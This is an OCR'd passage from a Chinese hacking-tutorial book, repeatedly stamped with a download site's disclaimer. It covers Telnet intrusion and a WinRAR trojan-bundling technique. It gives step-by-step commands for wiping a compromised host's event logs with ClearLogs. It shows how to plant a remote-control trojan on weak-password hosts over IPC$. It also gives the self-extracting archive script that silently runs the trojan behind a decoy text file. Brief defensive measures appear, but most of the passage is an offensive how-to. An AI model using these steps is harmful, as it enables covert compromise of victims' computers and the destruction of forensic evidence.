


图 9–11　查看登录事件

步骤 5 返回 Telnet 已经登录目标主机的命令提示符窗口，用 dir 命令查看 C 盘中的所有文件，发现多了 ClearLogs.exe 文件，说明工具上传成功，如图 9–12 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 9—12　查看上传文件

步骤 6 输入“clearlogs /e”命令，运行 ClearLogs.exe 来清除日志，如图 9—13 所示。



图 9—13　清除日志

步骤 7 到目标主机中查看，登录日志被清除了，如图 9—14 所示。




图 9—14　日志清除

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 8 返回 Telnet 已经登录目标主机的命令提示符窗口，执行 exit，断开与目标主机的 Telnet 连接，如图 9–15 所示。




图 9–15　断开连接

步骤 9 用 ResumeTelnet.exe 工具恢复目标主机 Telnet 默认设置。

在命令提示符窗口中，进入软件所在目录，执行如下命令：resumetelnet \\19.16.1.40 administrator ""，如图 9–16 所示。




图 9–16　恢复默认设置

步骤 10 输入 telnet 19.16.1.40 8800 来检验 Telnet 是否恢复为默认设置，如图 9–17 所示。



图 9–17　检验 Telnet 设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

防御措施

措施 1 停止并删除服务

在【服务】窗口中，禁用 Telnet 服务，并且删除 C：\Windows\System32 目录下的 Telnet.exe 文件。

措施 2 管理好用户的密码

最简单的方法，管理好本机系统中的用户名和密码，如果用户名和密码无法被黑客取得，那么黑客将很难利用到 Telnet 服务。

措施 3 修改服务端口

Telnet 服务使用的是系统的 23 号端口，如果修改了 Telnet 服务的默认端口，无疑隐藏了 Telnet 服务的入口点，将给系统带来一定的安全保障。把 Telnet 服务的端口改为 1024 端口，确定即可。接着重新启动 Telnet 服务，配置即可生效。以后用户只要输入"Telnet IP 1024"即可访问 Telnet 服务器。

措施 4 禁用 Telnet 服务

要使用 Telnet 服务必须先开启 Telnet 服务，假如黑客利用缓冲区溢出或者其他方法拿到了用户的 CMD Shell，那么他只要在 CMD Shell 下执行 net start Telnet 即可启动 Telnet 服务，并且可以利用 Telnet 服务作为用户系统中的后门使用。禁用 Telnet 服务即可有效地阻止黑客开启 Telnet 服务。设置方法：打开【服务】窗口，在其中找到【Telnet】选项，双击就可以进入【Telnet 的属性】对话框，在【启动类型】中选择【已禁用】，单击【确定】按钮即可。

措施 5 终极 Telnet 服务防御

禁用服务并不是防御 Telnet 服务攻击的终极方法。针对这一限制，专门有一些第三方工具，只要拿到了远程主机的 CMD Shell，黑客就可以上传这些工具到远程主机并运行它们，这样就可以突破禁用服务这一限制，从而开启 Telnet 服务。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

其实防御很简单，把 Telnet 服务所对应的默认程序（Windows\system32\telnet.exe）改为一个未知程序，如 xiewei.exe，这样即使黑客知道远程主机管理员用户和密码，突破了 NTLM 验证，对方仍然无法拿到对主机的命令控制权，因为 Telnet 服务对应的默认程序已经不再是 Telnet.exe。

措施 6　日志文件的移位保护

黑客一但入侵成功，都会清空日志。所以为了防患于未然，有效的方法是防止用户删除日志。

移位虽然是一种保护方法，但只要在命令提示符下输入“dir C：*.evt/s”，就可查找到事件日志位置并删除。日志移位要通过修改注册表来完成。选择【开始】|【运行】命令，执行 regedit 命令，打开注册表编辑器。在其中找到 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog 下的 Application、Security、System 几个子键，分别对应“应用程序日志”、“安全日志”、“系统日志”。具体来看看 Application 子键：File 项就是应用程序日志文件存放的位置，将此键值改为要存放日志文件的文件夹，再把%systemroot%\system32\config\appevent.evt 文件复制到此文件夹中，然后重启机器就可以了。



任务小结

本任务利用 OpenTelnet 取消目标主机的 NTLM 认证，利用 Telnet 在目标机器上建立管理员账户，再利用 IPC$上传日志清除工具 ClearLogs.exe，清除入侵时被日志记录下的信息，最后用 ResumeTelnet 恢复 Telnet 的默认设置。

需要理解 NTLM 认证和 Telnet 的关系，清除入侵痕迹也是入侵中的一个重要环节。应掌握如何关闭远程 Telnet、NTLM 认证、远程 Telnet 登录、如何清除 Telnet 登录痕迹。

Telnet 远程登录是最基本的网络命令和攻击手段，若用管理员权限的用户名远程登录到目标主机，就可以完全控制目标主机了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 10

用 WinRAR 打造捆绑利器


越来越多的用户从互联网上下载软件，而互联网的软件，用 WinRAR 进行压缩的很多。用户在下载压缩文件时，是否考虑了软件的安全性，例如下载获得的软件可能会含有恶意代码或者木马。本任务就是从实际案例介绍如何用 WinRAR 制作一个包含有木马的压缩包，给用户以警示。

案例

微软为了维护其 Windows XP 的正版权益，为 XP 更新了一个反盗版补丁，该补丁只允许用户使用试用版 XP，30 天期限一过，没有购买正版授权序列号的用户，在登录 XP 之后，系统会自动黑屏，但是网络中随之就出现了应对微软防伪措施的补丁，这些黑屏破解补丁部分已被捆绑了病毒。这样在大家集中“火力”对付“黑屏”之时，不少病毒又开始趁虚而入。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1　使用 RAR 脚本制作木马后门

在熟练运用上兴软件的基础上，加深对配置上兴服务端的学习，根据实际需要将服务端和记事本文档用 RAR 捆绑的方式来将服务端隐藏起来，加强此类病毒和木马的伪装能力。

要点 2　利用 RAR 伪装木马对安全防护的意义

不懂网络安全的人越来越少，当拿到一个陌生的可执行文件时，都会习惯性地检查一下，这样木马一般就会现出原形，黑客利用 RAR 文件捆绑木马解决了这个问题，而这正是我们需要去防范的。

要点 3　相关软件简介

WinRAR 是强大的压缩文件管理器。它提供了 RAR 和 ZIP 文件的完整支持，能解压 ARJ、CAB、LZH、ACE、TAR、GZ、UUE、BZ2、JAR、ISO 格式文件。WinRAR 的功能包括强力压缩、分卷、加密、自解压模块等。



攻击实训

实训 1　搭建测试局域网

首先，保证两台主机之间的正常通信。用 ping 命令测试两台电脑之间的连通性。

实训 2　配置远控木马

安装好啊 D 网络工具包软件，双击【啊 D 网络工具包】图标，运行啊 D 网络工具包。单击【肉鸡查找】标签，输入 IP 地址“10.10.10.9～10.10.10.9”，单击【开始扫描】按钮，查找出网络中有弱口令的主机，如图 10–1 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在扫描到的主机上单击鼠标右键，选择【木马（IPC$）种植机】命令，对使用弱口令的主机进行远程木马种植。在弹出对话框的【本地文件】下拉列表框中选择要种植的木马，单击【开始】按钮，如图 10–2 所示。



图 10–1　查找肉鸡




图 10–2　木马上传

如果木马植入成功，打开上兴远程控制 2008 程序，1 分钟以后，在 A 组上有新的电脑上线，此时就已经完全控制了目标主机 10.10.10.9，如图 10–3 所示。




图 10–3　肉鸡上线

实训 3　使用 RAR 进行脚本压缩

随着网络安全技术的普及，现在不懂网络安全的人越来越少，当拿到一个陌生的可执

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

行文件时，人们都会习惯性地用杀毒软件查杀，这样木马一般就会现出原形。下面介绍一种不易被查杀的捆绑木马的方法，那就是把木马和 RAR 文件捆绑在一起。

下面将具体介绍这种利用 WinRAR 压缩软件的终极捆绑术。

步骤 1 利用前面学习的知识，配制生成木马服务端，这里命名为“木马.exe”，然后找一个捆绑对象，如小游戏、照片、文本文档等，这里新建一个名为“你中毒了.txt”的文本文档。打开“你中毒了.txt”，写入内容“你中毒了”，保存并退出。将“你中毒了.txt”和“木马.exe”放在一起，用 WinRAR 压缩成一个.rar 文件，如图 10–4 所示。




图 10–4　压缩文件

步骤 2 弹出【压缩文件名和参数】对话框，在其【常规】选项卡中勾选【创建自解压格式压缩文件】复选框，如图 10–5 所示。

步骤 3 切换到【高级】选项卡，单击【自解压选项】按钮，如图 10–6 所示。




图 10–5　设置压缩类型




图 10–6　单击【自解压选项】按钮

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 4 在弹出的【高级自解压选项】对话框中选择【模块】选项卡，在【选择自解压模块】列有框中选择【Default.sfx】选项，如图 10–7 所示。

步骤 5 接着单击【常规】标签，在【解压路径】文本框中输入“%systemroot%\temp”，在【解压后运行】文本框中输入压缩包中文件的名称，这里填写“你中毒了.txt”，如图 10–8 所示。




图 10–7 选择自解压模块




图 10–8 解压路径

步骤 6 接下来切换到【模式】选项卡，勾选【解包到临时文件夹】复选框，【可选的询问】和【询问标题】文本框留空白不填，【安静模式】设置为【全部隐藏】，【覆盖方式】选择【覆盖所有文件】，如图 10–9 所示。




图 10–9 设置【模式】选项卡

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 7 上面的设置完成后，单击【确定】按钮生成能够自解压的“你中毒了.txt”文件，双击这个文件就能运行这个程序。

这里制作的文件有以下两个问题。

① 木马文件还是不能自动运行。
② 文件的图标是 WinRAR 自解压文件的图标。

下面来解决这两个问题。

1. 更改图标

首先解决图标问题，准备“图标提取精灵”等能够提取图标的软件，具体操作方法如下。

在刚刚生成的文件上单击鼠标右键，选择命令，用 WinRAR 打开，然后单击【自解压格式】按钮，在【自解压格式】选项卡中单击【高级自解压选项】按钮。在弹出的对话框中，单击【文本和图标】标签，单击【从文件加载自解压文件图标】右侧的【浏览】按钮，找到提取到的图标文件或其他图标，如图 10–10 所示。




图 10–10　选择图标

选择好图标后返回到 WinRAR 主界面，选择【命令】菜单中的【保护压缩文件防止损坏】命令，在弹出对话框的【注释】选项卡中输入一段自运行的脚本文件，如图 10–11 和图 10–12 所示。




图 10–11　保护选项

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 木马运行

有以下两种运行木马的方法。

方法一：在“Setup=你中毒了.txt”那行下面添加如图 10–13 所示的文字。




图 10–12　注释选项




图 10–13　添加命令

```
Path=%systemroot%\temp
setup=木马.exe
```

此时的文件注释如下所示。它包含自解压脚本命令。

```
Path=%systemroot%\temp
SavePath
Setup=你中毒了.txt
Path=%systemroot%\temp
setup=木马.exe
TempMode
Silent=1
Overwrite=1
```

这样会同时运行两个文件，即打开说明文件的同时打开木马文件。

方法二：在“Setup=你中毒了.txt”那行下面直接添加“setup=木马.exe”，如图 10–14 所示。

此时的文件注释如下所示。它包含自解压脚本命令。

```
Path=%systemroot%\temp
SavePath
Setup=你中毒了.txt
setup=木马.exe
TempMode
```




图 10–14　添加命令

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Silent=1
Overwrite=1
```

实训 4　上线测试

运行利用方法一制作的文件，木马和文本文档同时运行，桌面上可以看到文本文档，木马同时在后台执行，可以看到目标主机已经上线，如图 10–15 所示。

